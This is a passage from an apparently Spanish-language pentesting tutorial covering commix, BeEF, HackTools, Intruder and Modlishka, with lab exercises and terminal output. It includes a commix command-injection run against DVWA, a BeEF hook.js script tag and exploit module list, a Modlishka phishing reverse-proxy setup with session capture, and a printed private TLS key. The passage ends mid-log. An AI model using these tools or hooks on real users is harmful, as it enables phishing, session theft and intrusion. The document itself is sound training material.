/usr/share/sniper/loot/workspace/localhost ❯ sudo apt install -y commix
commix is already the newest version (4.0-0kali1).
The following packages were automatically installed and are no longer required:
  base58                                  python3-flaskext.wtf
  binutils-mingw-w64-i686                 python3-flatbuffers
  binutils-mingw-w64-x86-64               python3-gevent
  gcc-mingw-w64-base                      python3-gevent-websocket
  gcc-mingw-w64-i686-win32                python3-html2text
  gcc-mingw-w64-i686-win32-runtime        python3-hupper
  gcc-mingw-w64-x86-64-win32              python3-kombu
  gcc-mingw-w64-x86-64-win32-runtime      python3-log-symbols
  gir1.2-vte-2.91                         python3-marshmallow
  libaio1t64                              python3-marshmallow-sqlalchemy
  libnet1                                 python3-mnemonic
  libslirp0                               python3-nplusone
  mingw-w64-common                        python3-ordered-set
```

- **Ejercicios:**
  1. Contra un endpoint vulnerable de DVWA (nivel bajo), probar: `commix --url="http://localhost/DVWA/vuln/exec/?ip=127.0.0.1&submit=Submit" --data=""`
  2. Activar modo interactivo y ejecutar id en el objetivo (lab).

commix --url="http://localhost/DVWA/vuln/exec/?ip=127.0.0.1&submit=Submit" –data=""



6) BeEF (Browser Exploitation Framework)


- **Para qué sirve: engancha navegadores** para simular ataques del lado del cliente (XSS).
- **Open-source:** Sí.
- **Instalar en Kali:**


```
sudo apt install -y beef-xss

beef-xss
```


```
/usr/sh/sniper/loot/workspace/localhost ❯ sudo apt install -y beef-xss
The following packages were automatically installed and are no longer required:
  base58                                  python3-flaskext.wtf
  binutils-mingw-w64-i686                 python3-flatbuffers
  binutils-mingw-w64-x86-64               python3-gevent
  gcc-mingw-w64-base                      python3-gevent-websocket
  gcc-mingw-w64-i686-win32                python3-html2text
  gcc-mingw-w64-i686-win32-runtime        python3-hupper
  gcc-mingw-w64-x86-64-win32              python3-kombu
  gcc-mingw-w64-x86-64-win32-runtime      python3-log-symbols
  gir1.2-vte-2.91                         python3-marshmallow
  libaio1t64                              python3-marshmallow-sqlalchemy
  libnet1                                 python3-mnemonic
  libslirp0                               python3-nplusone
```


- **Ejercicios:**
  1. Abrir el **panel** de BeEF y enganchar un navegador propio visitando el hook.
  2. Ejecutar un módulo inofensivo (p.ej., obtener plugins/UA).


```
/usr/share/sniper/loot/workspace/localhost ❯ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```


http://127.0.0.1:3000/ui/panel
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
Auto Run
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: https://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.
Hooked Browsers
To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:
Details: Display information about the hooked browser after you've run some command modules


THE BROWSER EXPLOITATION FRAMEWORK PROJECT
You should be hooked into BeEF.
Have fun while your browser is working against you.
These links are for demonstrating the "Get Page HREFs" command module:
The Browser Exploitation Framework Project homepage
BeEF Wiki
Browser Hacker's Handbook
Slashdot
Have a go at the event logger. Insert your secret here:
You can also load up a more advanced demo page.
127.0.0.1:3000
You've been BeEFed ;>
OK



DVWA Security ::
BeEF Control Panel
The Butcher
http://127.0.0.1:3000/demos/butcher/index.html
THE BUTCHER
Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!
Our Meaty Friends
Order Your BeEF-Hamper
Thanks to http://www.flickr.com/photos/bulle_de/ and http://dineSarasota.com for the BeEF images


BeEF
127.0.0.1
Linux
127.0.0.0/8
Hooked Browser


Hooked Browsers
Online Browsers
127.0.0.1
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Shell Shock (CVE-2014-627
Shell Shock Scanner (Rever
Skype iPhone XSS Steal Co
VTiger CRM Upload Exploit
WAN Emulator Command E
Zenoss 3.x Add User CSRF
Zenoss 3.x Command Exec
ruby-nntpd Command Execu
NtfsCommonCreate DoS
Opencart Reset Password C
PHP 5.3.9 DoS
Spring Framework Malicious
boastMachine <= 3.1 Add U
Firephp 0.7.1 RCE
Host (24)
Detect Antivirus
Detect CUPS
Detect Coupon Printer
Detect Google Desktop
Get Battery Status
Get Geolocation (Third-Part
Get Internal IP WebRTC
Module Results History
id
date
label
0
2025-10-31 12:56
command 1
Command results
1
Fri Oct 31 2025 12:56:56 GMT+0100 (Central European Standard Time)
data:
result={"status":"success","country":"Spain","co
Madrid","isp":"RIMA (Red IP Multi
Acceso)","org":"","as":"AS3352 TELEFONICA
DE ESPANA S.A.U.","query":"2.136.142.51"}

7) HackTools

- **Para qué sirve: cheatsheets + generadores** (payloads, wordlists, fuzzing) en extensión del navegador.
- **Open-source:** Sí (extensión).
- **Instalar en Kali:** instala **HackTools** desde la tienda de **Firefox/Chrome**.



- **Ejercicios:**
  1. Generar una **payload** de XSS y probarla en un input de DVWA.
  2. Usar el generador de **hashes** para comprobar SHA1/MD5 de una cadena.

---

8) Intruder


- **Para qué sirve:** plataforma **SaaS** de **pentesting automatizado** y gestión de exposición.
- **Open-source:** No.
- **Instalar en Kali:** No; es web/SaaS.
- **Ejercicios:**
    1. Dar de alta un host de lab y lanzar un escaneo programado.
    2. Crear una alerta de nueva exposición y simular un cambio (abrir un puerto).

---

9) Modlishka

- **Para qué sirve: reverse-proxy** para campañas de **phishing** realista con captura de sesión (para labs).
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y golang-go

git clone https://github.com/drk1wi/Modlishka

cd Modlishka && go build
```




- **Ejercicios (solo en lab, dominios propios):**
    1. Levantar Modlishka apuntando a un sitio de pruebas en tu red.
    2. Capturar y revisar logs de sesión desde un navegador de prueba.

```
~/Doc/box/Modlishka master ?1 ❯ vim config.json                                  ✘ INT 37s
~/Documents/box/Modlishka master ?1 ❯ ./Modlishka -config config.json              11s
[Fri Oct 31 12:54:57 2025]  INF  Enabling plugin: autocert v0.1
[Fri Oct 31 12:54:57 2025]  INF  Autocert plugin: Auto-generating localhost domain TLS certific
ate
[Fri Oct 31 12:54:58 2025]  DBG  AutoCert plugin generated TlsKey:
 -----BEGIN PRIVATE KEY-----
MIIEpAIBAAKCAQEAsgf9i8CurX8nAwdG/9eIJx8zCWB7qqIRta58g1C8iPYNVNez
6DnHiCtMHmS8Xad6YBzF2lm1Egg++1wFtXimZe7fUrowisa7HFAyzgAuzxNk1+AM
mlx4GWh1fRqn9gVHXtvzhHxD6FKaLh50QglJn0TEsdNbZlwhv6tBUcTM+bm6Ae+Y
qW5mrg2xc9RKGYUGcNNaOp7OG58uDBxkBgXZEHdlj1u1WfTYsy92OevI8KFeKset
i31bpODF8kLBTOAEhmFEPYzDjxwTHzoXNpSxR85o8pn5K0F4tWGCqKZuGpKvwJT3
VlR6drx/FA64K6LF9xJ20skRErCi/SObGVU0NQIDAQABAoIBABjk3SNJkiNYgFAA
GIF11egCiNRq1WAKwYcyGt8RzwsnvL18W//A9JGp3D7zvxMpdAc0fsYFfThERupG
99VkRYBDYp7iwh7lowxWeoQrql/ySkuVXK3I+FI1NRiFPa89FbnB7886wRQfWMfS
IleJjO3kY8ypzUIG6AExJTUV28OfZRnXYT5L0a0vImjB7JtQrRa1DSu1l2+HOGUd
kkPaznZI5LwX8zHgW5ETy2zGDh/ijmcAgvLV0jRSMUPj0MLGwHxVDMRq/DFhUy3I
Gvp7as5v6gJzJ34uSIZ10Z4TcMY5Ohbzb16egyr7SO2510wxqF1vEr0SvNo7AgMl
mprdOAECgYEA0wNEe5YTn0eqpCWrnox5szsd45xS4QoOEbam5+sKTBkdQ15ieioG
ly0hqa7C9Ugnwhc0szAWLH5NofuAUvnZ37Oo/EqJoBEsBPYsi9orMdKPE1GEIxqO
sX4okmYzlxWWwRaxLs1uDupPU8z6LRyJAcRZ7tM86/N0wsDHRb7JGIECgYEA1/yk
xRaQwDhwP7QrbPDnx6lp0VTOIP9HXQXYDuTeqBbE/GUjRBNWW9rFmZLUC7K8ep9I
Dn0gpWzZYbLm88h6YC75ux0lUIN7fkMb03lJR8JF6i31fRTlGRn+DGvgCygD23Bp
eSQOfESerE+bYv+nU8+7xFWosnK1canENEPeYbUCgYBfen0ERrX+PllSCNGM3hc7
KCawFM3Tkc8n6LPBALMaF8sL7qs0h8uPoBY5RyBkCBAlXIa2Ba4i18uc3cYExZT2
Cb8O2VNIoDyAyjsB1OfylUmz/hCCKcQjP+hvxdrWJCigmfn2KXIBQbg/POJ+gwjj
Scs/q0lHolNUxBHm1xr7AQKBgQC57xJhYHWoJG3tSUsA87p0lZE01c7FdT2YBQnk
eH59MWzO4rojRopXdNQayt2kXHAJF8nOP0W1YykYBAzx3KoM1yPBQuv2jdnn7hms
SYMeNU4+tOXakfxPSaL8SnmK4R3A8Nq7oKCfterq53UbGn6PlgtMj3k0da9hdAYm
AC8W6QKBgQC/kDKe1THv9xc5VAsekTZm3nbRLjJHuMwL5KuXtxLh/8Gnqx2Ikpoc
nIZOzpHyRWjXrM+j8uXKJ4OzXFDsSlk2vz18fju/zf1bo8Mqao3c/6iZlJbeIzyt
kqyAhIi5IyleN1+Ug+XuP7Kwjy598ShbOIbly5hsdKbXTQDYQmpJ+Q==
```

```
[Fri Oct 31 12:55:08 2025]  DBG  PatchQueryString: query xjs after - [s3]
[Fri Oct 31 12:55:08 2025]  DBG  rewriteRequest took 56.211µs
[Fri Oct 31 12:55:08 2025]  DBG  PatchHeaders: HTTPResponse took 3.412µs
[Fri Oct 31 12:55:08 2025]  DBG  [rw] Rewriting Response Body for (https://www.google.com): sta
tus[200] type[text/javascript; charset=UTF-8] encoding[br] uncompressedBody[550 bytes]
[Fri Oct 31 12:55:08 2025]  DBG  rewriteResponse took 2.325208ms
[Fri Oct 31 12:55:08 2025]  DBG  [RP] Checking domain: www.google.com
[Fri Oct 31 12:55:08 2025]  DBG  [RP] Checking IP: 216.58.215.164
[Fri Oct 31 12:55:08 2025]  DBG  [RP] Checking IP: 2a00:1450:4003:80f::2004
[Fri Oct 31 12:55:08 2025]  DBG  [P] Proxying target [https://www.google.com] via domain [local
host]
[Fri Oct 31 12:55:08 2025]  DBG  PhishURLToRealURL: phishURL = localhost/xjs/_/js/k=xjs.hd.es._
CyQyuggh-o.2019.O/am=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAgAAQBAEBAAAAAAAA
